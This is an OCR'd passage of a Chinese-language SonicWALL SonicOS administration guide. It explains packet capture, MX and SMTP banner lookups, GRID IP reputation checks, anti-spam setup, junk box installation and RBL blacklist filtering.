
1 单击**启动跟踪**按钮。

2 可通过单击**停止跟踪** 按钮，可随时停止捕获。

3 单击**下载数据**，将报告下载为 `packet-hd.html` 文件。将显示警告消息。



4 单击**确定**。将显示**打开 packet-dh.html** 对话框。



5 选择以：

- 通过在**打开方式**（默认）下拉菜单中选择浏览器，在浏览器中打开文件。
- 选择**保存文件**，保存文件。

6 单击**确定**。如果已打开文件，则文件已下载到浏览器：

```
[ ] #19 08/31/2015 14:49:23.144 len:244/286 in:-- out:MGMT* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *.............................Y.....................................................................*
 *.....................................................................................................*
 *.......................................c.Sc5...*

[ ] #20 08/31/2015 14:49:23.144 len:244/286 in:-- out:X2* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *.....T.....................Y.....................................................................*
 *.....................................................................................................*
 *.......................................c.Sc5...*

[ ] #21 08/31/2015 14:49:23.144 len:244/286 in:-- out:X0* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *.............................Y.....................................................................*
 *.....................................................................................................*
 *.......................................c.Sc5...*

[ ] #22 08/31/2015 14:49:23.256 len:40/82 in:X1*(i) out:-- UDP 0.0.0.1:5933->10.200.0.52:53 [flags:]
Consumed, Module Id:47
 *............nosslsearch.google.com.....*


[ ] #26 08/31/2015 14:49:33.544 len:136/178 in:X1*(i) out:-- UDP 0.0.0.1:61785->10.203.28.37:162 [flags:]
Consumed, Module Id:47
 *0.......admins.x.........0m0...+.......C..K0...+...........+.....%....y0...+.....%..........0*..*
 *+.....%........Interface X0 Link Is Down*

[ ] #28 08/31/2015 14:49:33.544 len:136/178 in:X1*(i) out:-- UDP 0.0.0.1:61785->10.203.28.37:162 [flags:]
Consumed, Module Id:47
 *0.......admins.x.........0m0...+.......C..K0...+...........+.....%....y0...+.....%..........0*..*
 *+.....%........Interface X1 Link Is Down*
```

清除统计的步骤如下：

1 单击**清除捕获**按钮。

MX 记录查找和标语检测



在 **MX 记录查找和标语检测**部分，您可以执行以下操作：

- 为给定域名执行 MX 纪录查找。
- 执行连接检测结果主机服务器或者提供 IP 地址以获得 SMTP 标语。

DNS 服务器默认显示在 **DNS 服务器 1/2/3**字段中，但无法更改。SMTP 端口显示在 **SMTP 端口**字段。

输入域名或 IP 地址后，综合反垃圾邮件服务将尝试连接到该服务器并检索 SMTP 标语。此功能可用于检查电子邮件发送者是否伪造地址以显得更加合法。


查找电子邮件发送程序或域的 *MX* 记录的步骤如下：

1 在**查找名称或 IP** 字段输入域名或 IP 地址。

2 单击**执行**。将显示结果。



GRID IP 检查



GRID IP 检查部分用于对给定主机 IP 地址进行 SonicWALL GRID 网络 IP 名声检测。如需 GRID 网络的更多信息，请参阅第 930 页的GRID 网络。

执行 *GRID IP* 名称检测的步骤如下：

1 在 **主机 IP 地址**字段输入 IP 地址。

2 单击**执行**。将显示结果。



90

启用和激活反垃圾邮件

- 第 942 页的启用和激活反垃圾邮件
  - 第 943 页的激活反垃圾邮件
  - 第 944 页的安装垃圾箱
  - 第 945 页的配置电子邮件威胁类别
  - 第 946 页的配置访问列表
  - 第 948 页的配置高级选项

反垃圾邮件 > 设置



反垃圾邮件 > 设置页面允许您激活反垃圾邮件功能、配置电子邮件威胁类别、修改访问列表和设置高级选项。

主题：

- 第 943 页的激活反垃圾邮件
- 第 944 页的安装垃圾箱
- 第 945 页的配置电子邮件威胁类别
- 第 946 页的配置访问列表
- 第 948 页的配置高级选项

激活反垃圾邮件

一旦注册反垃圾邮件功能，激活它即可启动设备级保护，防范垃圾邮件、网络钓鱼和病毒邮件。

激活反垃圾邮件的步骤如下：


1 转至**反垃圾邮件 > 设置**页面。




2 单击**启用反垃圾邮件服务**激活反垃圾邮件功能。将显示一条消息，描述启用反垃圾邮件服务的作用，并要求同意继续操作。



3 如需继续，单击**继续**按钮。将显示另一条关于要使用的邮件服务器的消息。



4 单击**下一步**按钮。将显示一个要求服务器信息的对话框。将来自系统的信息自动填入对话框设置。



5 也可更改信息。

6 单击**下一步**。将显示一条消息，解释安装过程中创建的事物。

7 单击**确定**。

安装反垃圾邮件应用后，您可：

- 下载并安装垃圾箱；参见第 944 页的安装垃圾箱
- 配置电子邮件威胁类别；参见第 945 页的配置电子邮件威胁类别。

安装垃圾箱

反垃圾邮件功能可在 Microsoft Exchange 服务器上创建一个垃圾箱。垃圾箱隔离邮件以供最终用户分析，并提供统计信息。登录到 Exchange 系统，打开一个浏览器以登录到管理界面，然后安装垃圾箱。

注：虽然 Dell SonicWALL 支持非 Exchange SMTP 服务器，如 Sendmail 和 Lotus Domino 等，但不需要在这些服务器上安装垃圾箱。与 Dell SonicWALL 电子邮件安全产品相似，CASS 2.0 允许在独立服务器上安装垃圾箱。

Dell SonicWALL 推荐用户在独立服务器上安装垃圾箱，以便充分利用 CASS 2.0 提供的最新功能。

安装垃圾箱的步骤如下：

1 登录到 Exchange 系统。

2 打开 Web 浏览器。

重要：如需下载安装 SonicWALL 垃圾箱应用，将要安装垃圾箱应用的系统需要满足以下条件：

- Internet Explorer 6 或更高版本
- Microsoft Exchange 服务器
- 用于 IE 的电子邮件下载的 ActiveX 组件

3 登录到 SonicOS 界面。

4 转至**反垃圾邮件 > 设置**页面。

5 转至 **SonicWALL 垃圾箱安装程序**部分。



6 单击**垃圾箱安装程序** 图标以在您的 Windows 服务器上安装垃圾箱。

注：首次安装垃圾箱应用程序后，需要 5 - 15 分钟进入操作状态。

7 如果您的浏览器警告您，该 Web 站点试图加载 Dell SonicWALL 电子邮件安全插件：

a 单击“信息栏”。

b 选择弹出菜单中的**安装 ActiveX 控件**。将显示安全警告页面。


8 单击**安装**安装 ActiveX 控件。

9 在**反垃圾邮件 > 设置**页面上，再次单击**垃圾箱安装程序**图标。页面上会显示一个进度栏。

10 完成下载后，安装程序启动。

注：迁移垃圾箱中的数据可能需要很长时间才能完成。

11 转至**反垃圾邮件 > 状态**页面，验证 Dell SonicWALL 垃圾箱**可操作**。




配置电子邮件威胁类别

激活反垃圾邮件功能时，请设置首选项。完成配置后，电子邮件将根据配置进行过滤和分类。

为用户消息设置默认设置的步骤如下：

1 在**反垃圾邮件 > 设置**页面，向下滑动至**电子邮件威胁类别**部分。



2 为包含或可能包含垃圾信息、网络钓鱼和病毒问题的邮件选择默认设置；如需了解下拉菜单可用的选项，请参见表 142：

- **疑似垃圾邮件**（默认：**保存在回收站**）
- **确定的垃圾邮件**（默认：**永久删除**）
- **疑似网络钓鱼**（默认：**标记 [疑似网络钓鱼]**）
- **确定的网络钓鱼**（默认：**保存在回收站**）
- **疑似病毒**（默认：**保存在回收站**）
- **确定的病毒** （默认：**永久删除**）

表 142. 电子邮件威胁类别设置：选项

类别	操作
过滤关闭	反垃圾邮件功能不会扫描和过滤该威胁类别的任何电子邮件，因而所有电子邮件都会传递给收件人。
标记 [标记]	在电子邮件的主题行中加一个术语标记： • [疑似垃圾邮件] • [垃圾邮件] • [疑似网络钓鱼] • [网络钓鱼] • [疑似病毒] • [病毒] 选择此选项允许用户控制电子邮件，不需要时可将其归入垃圾邮件之列。
存入垃圾箱	电子邮件存入垃圾箱。有适当权限的用户和管理员可将其设置为非垃圾邮件。
永久删除	永久删除电子邮件。 小心：**选择此选项时，贵公司可能会丢失有用的电子邮件。**

如果使用一个以上的域，请选择“多重域名”选项，更多信息请联系 SonicWALL 或 SonicWALL 分销商。


配置访问列表

用户定义的访问列表部分的两个列表通过指定允许或拒绝哪些客户端可以连接以便传递电子邮件，使您可以管理静态允许和拒绝列表。


注：在这些列表中的条目设置优于 GRID IP 名声检测结果。

配置列表的步骤如下：

1 在**反垃圾邮件 > 设置**页面，向下滑动至**用户定义的访问列表**部分。



2 单击**编辑**图标获取您要编辑的**允许客户端列表**或**拒绝客户端列表**。将显示**允许/拒绝客户端列表**对话框。



3 从左列选择要添加到允许列表的项目。

4 单击**向右的箭头**按钮。

从允许列表删除项目的方法是：

a 从允许列表选择项目。


b 单击**向左的箭头**按钮。

5 完成时，单击**确定**按钮。

向列表添加主机的步骤如下：

1 滚动至**用户定义的访问列表**部分。

2 单击**添加主机** ⊕ 图标。将显示**添加主机到允许/拒绝列表**对话框。



3 在**名称**字段中输入主机名称。


4 从**类型**下拉菜单选择主机类型。下列设置将根据所选的主机类型而发生更改。

5 如果选择：

- **主机**（默认），请在 **IP 地址**字段中输入 IP 地址。
- 如果选择**范围**，请在**起始 IP 地址**和**结束 IP 地址**字段中分别输入起始和结束 IP 地址。



- **FQDN** – 在 **FQDN 主机名**字段输入 FQDN 主机名。



6 单击**确定**。

配置高级选项

注：通常不显示高级选项部分。如需显示此部分，单击**展开**按钮。如需隐藏此部分，单击**展开**按钮。



在**高级选项**部分，您可以设置表 143 中说明的电子邮件选项。

表 143. 反垃圾邮件 > 设置：高级选项

设置类型	设置	说明
反垃圾邮件高级设置	SonicWALL 反垃圾邮件服务不可用时允许/拒绝传递未处理的邮件	如果反垃圾邮件服务未启用或因某种原因不可用，您可以选择让所有未处理的电子邮件通过或拒绝所有未处理的电子邮件。垃圾邮件和正常邮件均将传递给用户。 从下拉菜单中选择： • **允许**（默认） • **拒绝**
	SonicWALL 垃圾箱不可用时标记并传递/删除电子邮件	如果垃圾箱无法接受垃圾邮件，您可以选择将其删除，或加上警告性主题行（如[网络钓鱼]请更新您的账户）再传递。 从下拉菜单中选择： • **标签 & 发表**（默认） • **删除**

表 143. 反垃圾邮件 > 设置：高级选项

设置类型	设置	说明
监视服务探针	探测间隔（分钟）	设置在 WAN 和 LAN 网络探测电子邮件安全组件每分钟的频率.最短为 1 分钟，最长为 60 分钟，默认值为 **5** 分钟。
	探测超时（秒）	设置探测等待目标响应的秒数，在标识失败之前。最小时长为 30 秒，最大时长为 300 秒，默认值为 **30** 秒。
	成功次数阈值	设置在宣布该条目是可操作的条目之前连续成功响应的次数。最小数值为 1 次响应，最大数值为 10 次响应，默认值为 **1** 次响应。
	失败次数阈值	设置在宣布该条目是不可到达的条目之前连续成功响应的次数。最小数值为 1 次响应，最大数值为 10 次响应，默认值为 **3** 次响应。
目标邮件服务器设置	服务器公有 IP 地址	可用于外部连接的服务器的 IP 地址。MTAs 将该 WAN IP 地址用于 SMTP 连接。数字将自动填写为您在激活安装反垃圾邮件和垃圾箱时指定的地址。您可更改地址。
	服务器私有 IP 地址	用于内部流量的服务器的 IP 地址。这个是在设备后的内部电子邮件服务器 IP 地址 。数字将自动填写为您在激活安装反垃圾邮件和垃圾箱时指定的地址。您可更改地址。
	入口电子邮件端口	设备打开的用于接收入站电子邮件的 TCP 服务端口。最小值为 0，最大值为 65535，默认值为 **已生成功能**。
垃圾邮件设置	使用目标邮件服务器的私有地址为垃圾邮件地址	如果垃圾箱位于目标邮件服务器上，请选中该复选框。地址将自动填写为您在激活安装反垃圾邮件和垃圾箱时指定的地址。您可更改地址。默认选择该复选框，且垃圾箱 IP 地址字段显示为灰色。 **更改地址的方法是：** 1 取消选择复选框。垃圾箱 IP 地址字段变为可用。 2 请输入服务器所在位置的垃圾箱 IP 地址。
其它	启用电子邮件子系统检测	启用网络上的电子邮件系统资源的可用的发现.默认情况下选择该复选框。

91

查看反垃圾邮件统计

- 第 950 页的反垃圾邮件 > 统计

反垃圾邮件 > 统计

在**反垃圾邮件 > 统计**页面查看反垃圾邮件功能的统计。



- **已处理邮件的总数** – 启用反垃圾邮件功能以来已处理邮件的总数。
- **垃圾邮件的总数** – 启用反垃圾邮件功能以来垃圾邮件的总数。
- **记录开始时间** – 启用反垃圾邮件功能的日期和时间。
- **威胁** – 列出服务和威胁的类型，以及提供的每种类型的服务和已阻止的每种威胁的总数。
  - **TCP Cookie SYN 攻击 确认**
  - **静态主机拒绝列表**
  - **SonicWALL GRID 名声服务**
  - **可能的垃圾邮件**
  - **确定垃圾邮件**
  - **可能的网络钓鱼**
  - **确定的网路钓鱼**
  - **可能的病毒**
  - **确定的病毒**

92

配置 RBL 过滤


- 第 952 页的反垃圾邮件 > RBL 过滤器
  - 第 952 页的关于 RBL 列表
  - 第 953 页的启用 RBL 过滤
  - 第 954 页的管理 RBL 服务
  - 第 957 页的用户自定义 SMTP 服务器列表
  - 第 958 页的测试实时黑名单

反垃圾邮件 > RBL 过滤器

注：反垃圾邮件服务是标准 SonicOS RBL 过滤的高级超集。因此，启用“反垃圾邮件”后，将自动禁用 RBL 过滤且显示包含该信息和**反垃圾邮件 > 设置**页面链接的消息。



如果反垃圾邮件服务未启用，您可以在“RBL 过滤器”页面上配置相关设置。但所有“反垃圾邮件”和“垃圾箱”页面将不可用。



主题：

- 第 952 页的关于 RBL 列表
- 第 953 页的启用 RBL 过滤
- 第 954 页的管理 RBL 服务
- 第 957 页的用户自定义 SMTP 服务器列表
- 第 958 页的测试实时黑名单


关于 RBL 列表

SMTP 实时黑名单 (RBL) 是发布 SMTP 服务器的 IP 地址的机制，垃圾邮件经常会通过此服务器运行。有多个组织在编制此类信息，有的免费提供，例如：http://www.spamhaus.org；有的则要收费，例如：

http://www.mail-abuse.com。下面的网址很好地维护了一个关于 RBL 服务及其有效性的列表：
http://www.sdsc.edu/~jeff/spam/cbc.html

> 注：SMTP RBL 是一种积极的垃圾邮件过滤技术，基于从已报告的垃圾邮件活动编制的列表，因此可能会产生误报。SonicOS 实现的 SMTP RBL 过滤提供了多种微调机制来帮助确保过滤的精确性。

RBL 列表提供商通过 DNS 发布其列表。列入黑名单的 IP 地址出现在列表提供商 DNS 域的数据库中，使用相关 SMTP 服务器的反转 IP 作为域名的前缀。127.0.0.2 至 127.0.0.11 的响应代码表示某种类型的问题：



例如，如果 IP 地址为 1.2.3.4 的 SMTP 服务器被 RBL 列表提供商 sbl-xbl.spamhaus.org 列入黑名单，则对 4.3.2.1.sbl-xbl.spamhaus.org 的 DNS 查询将获得 127.0.0.4 响应，表示该服务器是已知的垃圾邮件源，连接将中断。

> 注：当今的大部分垃圾邮件是从运行微弱 SMTP 服务器实现的被劫持或僵尸机器发送。与合法 SMTP 服务器不同，这些僵尸机器很少尝试重新发送。一旦 RBL 过滤器阻止发送尝试后，该垃圾邮件不再尝试发送。

对黑名单查询的 SonicOS 响应

会收集DNS 响应并将之缓存起来。如果任何查询导致黑名单响应，过滤该服务器。响应利用 TTL 值进行缓存，为非黑名单响应分配的缓存 TTL 值为 2 小时。如果缓存填满，缓存条目将按照 FIFO（先进先出）顺序丢弃。

IP 地址检查利用缓存确定一个连接是否应中断。最初，IP 地址不在缓存中，必须发送 DNS 请求。这种情况下，该 IP 地址适用“无罪推定”，检查结果是允许连接。然后发送 DNS 请求，结果在单独的任务中将之缓存起来。检查来自该 IP 地址的后续数据包时，如果已将之列入黑名单，连接将中断。

启用 RBL 过滤



在启用实时黑名单阻断后，就会对照每个已启用的 RBL 服务检查来自 WAN 上主机的入站连接或至 WAN 上主机的出站连接，向 RBL DNS 服务器下配置的 DNS 服务器发送 DNS 请求。

启用实时黑名单过滤的步骤如下：

1. 转至**反垃圾邮件 > RBL 过滤**.
2. 选中**启用实时黑名单阻断**复选框。
3. 从“RBL DNS 服务器”下拉菜单中选择 DNS 服务器：

- **从 WAN 区域继承设置**（默认）– 显示 DNS 服务器 IP 地址，但在 **DNS 服务器 1/2/3**字段中变暗。
- **手动指定 DNS 服务器 – DNS 服务器 1/2/3** 字段将变为可用。
    a 在 **DNS 服务器 1/2/3** 字段中输入一个或多个 DNS 服务器 IP 地址。

4 单击**接受**。

管理 RBL 服务

可以在**实时黑名单服务**部分添加更多 RBL 服务。



实时黑名单服务部分显示可用 RBL 服务操作的相关信息。

- **RBL 服务** – RBL 服务名称。Dell SonicWALL 提供两个服务名称，但您也可添加其他名称：
    - sbl-xbl.spamhaus.org – Spamhaus Project，它提供对互联网网络的反垃圾邮件实时保护
    - dnsbl.sorbs.net – SORBS（垃圾邮件和开放式中继阻断系统），它提供对其基于 DNS 的黑名单 (DNSBL) 数据库的访问
- **响应代码** – 将鼠标悬停在**注释**图标以显示响应代码列表。如需响应代码的信息，请参见第 952 页的关于 RBL 列表。
- **启用** – 选择该复选框以启用 RBL 服务。默认选中所提供的两项服务的复选框。

  如需禁用 RBL 服务，则取消选中其复选框。它不会删除表中的条目，因此您可在以后启用此服务。
- **配置** – 显示各种操作的图标：
    - **编辑**图标 – 显示**编辑 RBL 域**对话框。请参见第 955 页的编辑 RBL 服务。
    - **统计**图标 – 显示阻断连接的信息：

      如需清除这些统计信息，单击“清除统计”按钮。
    - **删除**图标 – 删除 RBL 服务条目。请参见第 956 页的删除 RBL 服务。

主题：

- 第 954 页的正在清除统计信息
- 第 955 页的添加 RBL 服务
- 第 955 页的编辑 RBL 服务

正在清除统计信息

您可以清除针对黑名单服务所保存的统计信息。

清除统计信息的步骤如下：

1 单击其复选框以选择服务。如需清除所有服务的统计信息，请选中 **RBL 服务**旁的标头中的复选框。**清除统计**按钮随即激活。

2 单击**清除统计**按钮。

添加 RBL 服务

添加 *RBL* 服务的步骤如下：

1 在**反垃圾邮件 > RBL 过滤**页面，滚动至**实时黑名单服务**部分。

2 单击**添加**按钮。显示**添加 RBL 域**对话框。



3 在 **RBL 域**字段中指定要查询的 RBL 服务域名。

4 选中**启用 RBL 域**复选框以启用要使用的服务。

5 选中其复选框以指定预期的响应代码。多数 RBL 服务会在其网站上列出其提供的响应，不过选择**阻断所有响应**一般是可接受的。

> **提示：**选中**阻断所有响应**复选框可选中所有阻断响应的复选框。取消选中**阻断所有响应**复选框可取消选中所有阻断响应的复选框。

6 单击**确定**。RBL 服务将添加至**实时黑名单服务**表。

编辑 RBL 服务

编辑 *RBL* 服务的步骤如下：

1 在**反垃圾邮件 > RBL 过滤**页面，滚动至**实时黑名单服务**部分。

2 单击**添加...**按钮。显示**添加 RBL 域**对话框。



3 另外，也可在 **RBL 域**字段中编辑要查询的 RBL 服务域名。

> 提示：选中/取消选中**实时黑名单服务**表中的**启用**复选框可启用或禁用 RBL 服务。

4 另外，也可选中/取消选中**启用 RBL 域**复选框以启用或禁用要使用的服务。

5 也可选中其复选框以选中/取消选中预期的响应代码。

> 提示：选中**阻断所有响应**复选框可选中所有阻断响应的复选框。取消选中**阻断所有响应**复选框可取消选中所有阻断响应的复选框。

6 单击**确定**。

删除 RBL 服务

您可以按如下步骤删除 RBL 服务：

- 删除 RBL 服务的步骤如下：
  a 在**实时黑名单服务**表中单击该服务的**删除**图标。将显示警告消息：

  b 单击**确定**。该条目将从**实时黑名单服务**表中删除。
- 删除一个或多个 RBL 服务的步骤如下：
  a 选中**实时黑名单服务**表中一个或多个服务的复选框。**删除**按钮随即激活。
  a 单击**删除**按钮。将显示警告消息：

  b 单击**确定**。该条目将从**实时黑名单服务**表中删除。

用户自定义 SMTP 服务器列表

注：您可以编辑，但不能删除 **RBL User White List** 或 **RBL User Black List**。

用户自定义 SMTP 服务器列表部分允许使用地址对象来建立 SMTP 服务器的白名单（明确允许：**RBL User White List**）或黑名单（明确拒绝：**RBL User Black List**）。这些列表中的条目将绕过 RBL 查询程序。


例如，为确保始终从合作伙伴网站的 *SMTP* 服务器接收 *SMTP* 连接：

1 在**反垃圾邮件 > RBL 过滤**页面，滚动至**用户自定义 SMTP 服务器列表**部分。



2 创建您要添加的服务器地址对象：

a 单击**添加...**按钮。此时会显示**添加地址对象**对话框。



b 在**名称**字段中输入服务器的友好名称。

c 从**区域分配**下拉菜单中，选择服务器区域。

d 从**类型**下拉菜单中，选择主机类型。下列设置将根据所选的主机类型而发生更改。

e 如果选择：

- **主机**（默认）– 请在 **IP 地址**字段中输入 IP 地址。
- 如果选择**范围**，请在**起始 IP 地址**和**结束 IP 地址**字段中分别输入起始和结束 IP 地址。




- **网络** – 输入：




  - 在**网络**字段中输入网络。
  - 在**子网掩码**字段中输入子网掩码。

- **MAC**：



